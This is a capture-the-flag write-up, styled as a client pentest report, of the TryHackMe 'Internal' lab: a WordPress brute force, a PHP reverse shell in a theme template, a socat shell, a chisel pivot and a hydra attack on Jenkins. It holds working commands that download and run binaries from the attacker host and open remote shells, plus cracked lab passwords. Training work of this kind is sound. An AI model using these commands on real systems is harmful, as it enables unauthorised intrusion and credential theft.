
Internal Penetration Testing Report

siunam

2022-08-21

Contents

1	Relevant Penetration Testing Report	1
1.1	Introduction	1
1.2	Objective	1
1.3	Scope of Work	1
2	High-Level Summary	2
2.1	Recommendations	2
3	Methodologies	3
3.1	Information Gathering	3
3.2	Penetration	3
3.2.1	System IP: 10.10.241.218	3
3.2.1.1	Service Enumeration	3
3.3	HTTP on Port 80	5
3.3.0.1	Initial Foothold	7
3.3.0.2	Privilege Escalation	11
3.3.0.2.1	www-data to aubreanna	11
3.3.0.2.2	aubreanna to root	13
3.4	Maintaining Access	21
3.5	House Cleaning	21

1 Relevant Penetration Testing Report

1.1 Introduction

The Internal penetration testing report contains all efforts that were conducted in order to perform a penetration test on the client's virtual environment network.

1.2 Objective

The objective of this assessment is to perform an internal, external, and web app penetration test against the client's virtual environment network. I am tasked with following methodical approach in obtaining access to the objective goals. The main objective is to report as many vulnerabilities as the provided virtual environment possible. My goal is to obtain the highest possible privilege level (administrator/root) on the virtual environment.

1.3 Scope of Work

- Ensure that you modify your hosts file to reflect internal.thm
- Any tools or techniques are permitted in this engagement
- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope

2 High-Level Summary

I was tasked with performing an internal penetration test towards the virtual environment that the client has provided. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate the client's virtual environment. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to the client.

When performing the internal, external, and web app penetration test, there were several alarming vulnerabilities that were identified on the client's virtual environment. When performing the attacks, I was able to gain access to the client's provided virtual environment machine, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to the system. All system was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.241.218 (internal) - Weak password in WordPress which allows attackers to upload, modify a malicious script to the WordPress website. Saved critical file insecurely.

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the provided virtual environment are secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the client's provided virtual environment. The specific IP address was: 10 . 10 . 241 . 218.

3.2 Penetration

The penetration testing portions of the assessment focus heavily on finding all vulnerabilities in the client's provided virtual environment machine. During this penetration test, I was able to successfully gain complete control on the client's provided virtual environment machine.

3.2.1 System IP: 10.10.241.218

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.241.218	TCP: 22,80

Modify my hosts file to reflect internal.thm:

```
(root@siunam) - [~/ctf/thm/ctf/Internal]
# export RHOSTS=10.10.241.218

(root@siunam) - [~/ctf/thm/ctf/Internal]
# echo "$RHOSTS internal.thm" | tee -a /etc/hosts
10.10.241.218 internal.thm
```

Rustscan Result:

```
(root@siunam) - [~/ctf/thm/ctf/Internal]
# rustscan --ulimit 5000 -t 2000 --range=1-65535 -a $RHOSTS -- -sC -sV -oN rustscan/rustscan.txt

[... ASCII art ...]

The Modern Day Port Scanner.

-----
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----

Nmap? More like slowmap.🐌

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.241.218:22
Open 10.10.241.218:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQ=CzpZTvmUlaHPpKH8X2SHMndoS+GsVLbhABHJt4TN/nKUSYeFEHbNzutQnj+DrUEwNMauqaWCY7vNeYguQ
UXLx4LM5ukMEC8IuJo0rcuKNmlyYrgBlFws3q2956v8urY7/McCFf5IsItQxurCDyfyU/erO7f002n2iT5k7Bw2UWf8FPvM9/jahisbkA9/FQKou3mbaSANb5
nSrPc7p9FbqKs1v6pFopdUTI2dL4Q03TkQWNXpvaFl0jiilRynu5zLr6FetD5WWZXaUCNHnMcRo/aPdoX9JXaPKGCcVywqMM/Qy+gSiiIKvmavX6rYlnRFWEp
25EifIPuHQ0s8hSXqx5
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBMFOI/P6nqicmk78vSns4l+vk2+BQ0mBxB1KLJPCYueaUE
xTH4Cxkqkpo/zJfZ77MHDL5nnzTW+T06e4mDMEw=
|   256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMlxubXGh//FE30qdyitiEwfA2nNdCtdgLfdQxFHPyY0
80/tcp    open  http      syn-ack ttl 63    Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3.3 HTTP on Port 80

In web application, I always start with enumerating hidden directory via gobuster:

```
(root@siunam)-[~/ctf/thm/ctf/Internal]
# gobuster dir -u http://internal.thm/ -w /usr/share/wordlists/dirb/big.txt -t 100
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://internal.thm/
[+] Method:                     GET
[+] Threads:                   100
[+] Wordlist:                   /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:     404
[+] User Agent:                gobuster/3.1.0
[+] Timeout:                   10s
=====
2022/08/22 03:36:40 Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 277]
/.htaccess      (Status: 403) [Size: 277]
/blog           (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/javascript     (Status: 301) [Size: 317] [--> http://internal.thm/javascript/]
/phpmyadmin     (Status: 301) [Size: 317] [--> http://internal.thm/phpmyadmin/]
/server-status  (Status: 403) [Size: 277]
/wordpress     (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]
```

Found /blog/, /phpmyadmin/ and /wordpress/ directory via gobuster.



In the /blog/ directory, I found that this web server is using **WordPress** CMS(Content Management System).

WordPress Enumeration:

I will enumerate the WordPress site via wpscan:

```
(root@siunam) - [~/ctf/thm/ctf/Internal]
# wpscan --url http://internal.thm/blog/ -e

[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

Found 1 user: admin.

Brute forcing WordPress login page:

```
(root@siunam) - [~/ctf/thm/ctf/Internal]
# echo "admin" > user.txt

(root@siunam) - [~/ctf/thm/ctf/Internal]
# wpscan --url http://internal.thm/blog/ -U user.txt -P /usr/share/wordlists/rockyou.txt

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / lizzy Time: 00:06:57 <

[!] Valid Combinations Found:
| Username: admin, Password: my2boys
```

Found user admin credentials:

- Username:admin
- Password:my2boys

Vulnerability Explanation:

User admin has a weak password that is easily brute forced by attackers.

Vulnerability Fix:

Change a stronger password for the user admin. This could prevent attackers to easily to brute force the admin's password.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>):

1. CVSS Base Score: 9.8


- Impact Subscore: 5.9
- Exploitability Subscore: 3.9


2. CVSS Temporal Score: 9.6

- CVSS Environmental Score: 9.6
- Modified Impact Subscore: 5.9

3. Overall CVSS Score: 9.6**Critical****3.3.0.1 Initial Foothold**

Since I have WordPress admin credentials, I can now login to `http://internal.thm/blog/wp-login.php` as administrator privilege on WordPress:






WordPress reverse shell:

Since I have administrator privilege on WordPress, I can modify a theme's template to gain an initial foothold on the client's machine:

First, go to "Appearance" -> "Theme Editor", choose one of the templates, then change the PHP content to PHP reverse shell:



Then, setup a nc listener and trigger the PHP reverse shell via curl:

```
(root@siunam)-[~/ctf/thm/ctf/Internal]
# nc -lnvp 443
listening on [any] 443 ...
```

```
(root@siunam)-[~/ctf/thm/ctf/Internal]
# curl http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php
```

```
(root@siunam)-[~/ctf/thm/ctf/Internal]
# nc -lnvp 443
listening on [any] 443 ...
connect to [10.18.61.134] from (UNKNOWN) [10.10.241.218] 37264
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
07:59:19 up 28 min, 0 users, load average: 0.02, 0.12, 0.17
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1114): Inappropriate ioctl for device
bash: no job control in this shell
www-data@internal:/$ whoami;hostname;id;ip a
whoami;hostname;id;ip a
www-data
internal
uid=33(www-data) gid=33(www-data) groups=33(www-data)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:f7:93:e1:b5:33 brd ff:ff:ff:ff:ff:ff
    inet 10.10.241.218/16 brd 10.10.255.255 scope global dynamic eth0
        valid_lft 1878sec preferred_lft 1878sec
    inet6 fe80::f7:93ff:fee1:b533/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:8f:20:8c:80 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:8fff:fe20:8c80/64 scope link
        valid_lft forever preferred_lft forever
5: veth18e073a@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether ce:b9:b1:b0:03:0b brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::ccb9:b1ff:feb0:30b/64 scope link
        valid_lft forever preferred_lft forever
www-data@internal:/$
```

Vulnerability Explanation:

Since the user admin's password is very weak, this allows attackers to upload, modify a malicious script to the WordPress website.

Vulnerability Fix:

Change a stronger password for the user admin. This could prevent attackers to easily brute force the admin's password.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>):

1. **CVSS Base Score: 7.2**

- Impact Subscore: 5.9
- Exploitability Subscore: 1.2

2. **CVSS Temporal Score: 7.0**

- CVSS Environmental Score: 7.0
- Modified Impact Subscore: 5.9

3. **Overall CVSS Score: 7.0**

High

Stable Shell:

Before move to privilege escalation session, I will usually upgrade the reverse shell to fully interactive TTY shell.

To do so, I will use socat to achieve this:

```
(root@siunam)-[/opt/static-binaries/binaries/linux/x86_64]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

www-data@internal:/$ wget http://10.18.61.134/socat -O /tmp/socat;chmod +x /tmp/socat;/tmp/socat TCP:10.18.61.134:4444 EX
EC: '/bin/bash',pty,stderr,setsid,sigint,sane

(root@siunam)-[~/ctf/thm/ctf/Internal]
# socat file:`tty`,raw,echo=0 tcp-listen:4444
www-data@internal:/$ stty rows 22 columns 121
www-data@internal:/$ ^C
www-data@internal:/$ ^C
www-data@internal:/$ whoami;id
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@internal:/$ |
```

3.3.0.2 Privilege Escalation

```
www-data@internal:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

3.3.0.2.1 www-data to aubreanna

MySQL:

Found MySQL credentials in /var/www/html/wordpress/wp-config.php:

- Username:wordpress
- Password:wordpress123

By enumerating the system manually, I found there is a file that saves user aubreanna's credentials:

```
www-data@internal:/opt$ ls -lah
total 16K
drwxr-xr-x  3 root root 4.0K Aug  3  2020 .
drwxr-xr-x 24 root root 4.0K Aug  3  2020 ..
drwx--x--x  4 root root 4.0K Aug  3  2020 containerd
-rw-r--r--  1 root root 138 Aug  3  2020 wp-save.txt
www-data@internal:/opt$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later. Let her know you have them and where they are.
aubreanna:bubb13guM!@#123
```

- Username:aubreanna
- Password:bubb13guM!@#123

We now can Switch User to aubreanna:

```
www-data@internal:/opt$ su aubreanna
Password:
aubreanna@internal:/opt$ whoami;id
aubreanna
uid=1000(aubreanna) gid=1000(aubreanna) groups=1000(aubreanna),4(adm),24(cdrom),30(dip),46(plugdev)
```

Vulnerability Explanation:

Saved critical file insecurely, this could allow attackers to escalate their privilege further.

Vulnerability Fix:

Saved critical file securely, such as set it to not world-readable, encrypt it if possible.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>):

1. CVSS Base Score: 7.8

- Impact Subscore: 5.9
- Exploitability Subscore: 1.8

2. CVSS Temporal Score: 7.6

- CVSS Environmental Score: 7.6
- Modified Impact Subscore: 5.9

3. Overall CVSS Score: 7.6

High

user.txt:

```
aubreanna@internal:~$ cat /home/aubreanna/user.txt
THM{[REDACTED]}
```

```
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$ netstat -tunlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID
tcp        0      0 127.0.0.1:34697         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                  :::*                   LISTEN      -
tcp6       0      0 :::22                  :::*                   LISTEN      -
udp        0      0 127.0.0.53:53         0.0.0.0:*               -          -
udp        0      0 10.10.241.218:68      0.0.0.0:*               -          -
```

3.3.0.2.2 aubreanna to root

In the home directory of the user aubreanna, there is a file called `jenkins.txt`, and it said Jenkins is running on port 8080 in localhost. We can confirm that by issuing command `netstat`.

Local Port Forwarding:

In order to successfully communicate to the Jenkins service, I will use `chisel` to do local port forwarding.

First, transfer the `chisel` binary to the target machine:

```
(root@siunam)-[/opt/chisel]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


```
aubreanna@internal:~$ wget http://10.18.61.134/chiselx64 -O /tmp/chisel;chmod +x /tmp/chisel;cd /tmp
```

Then, do local port forwarding via `chisel`:

```
(root@siunam)-[/opt/chisel]
# ./chiselx64 server -p 443 --reverse
2022/08/22 04:17:32 server: Reverse tunnelling enabled
2022/08/22 04:17:32 server: Fingerprint wVhJwbdKgZiFu9giW4U73zB7nwqffvq0RqS4Cl6c0E=
2022/08/22 04:17:32 server: Listening on http://0.0.0.0:443
```

```
aubreanna@internal:/tmp$ ./chisel client 10.18.61.134:443 R:8081:127.0.0.1:8080
2022/08/22 08:17:59 client: Connecting to ws://10.18.61.134:443
2022/08/22 08:18:01 client: Connected (Latency 232.180805ms)
```

This allows me to communicate to the Jenkins service via localhost port 8081 on my attacker machine:



Welcome to Jenkins!

Sign in

☐ Keep me signed in

```
(root@siunam) - [~/ctf/thm/ctf/Internal]
# nmap -sT -sC -sV -p8081 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-22 04:21 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).

PORT      STATE SERVICE VERSION
8081/tcp   open  http    Jetty 9.4.30.v20200611
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.30.v20200611)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```

Jenkins:

Now, I will try to brute force the login page via hydra:


```
(root@siunam) - [~/ctf/thm/ctf/Internal]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 8081 127.0.0.1 http-post-form '/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=/&Submit=Sign+in:Invalid username or password'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-22 05:05:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:8081/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=/&Submit=Sign+in:Invalid username or password
[8081][http-post-form] host: 127.0.0.1 login: admin password: spongebob
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-22 05:06:09
```

Found admin credentials:

- Username:admin
- Password:spongebob


We now can login to Jenkins as administrator.



Welcome to Jenkins!

Invalid username or password

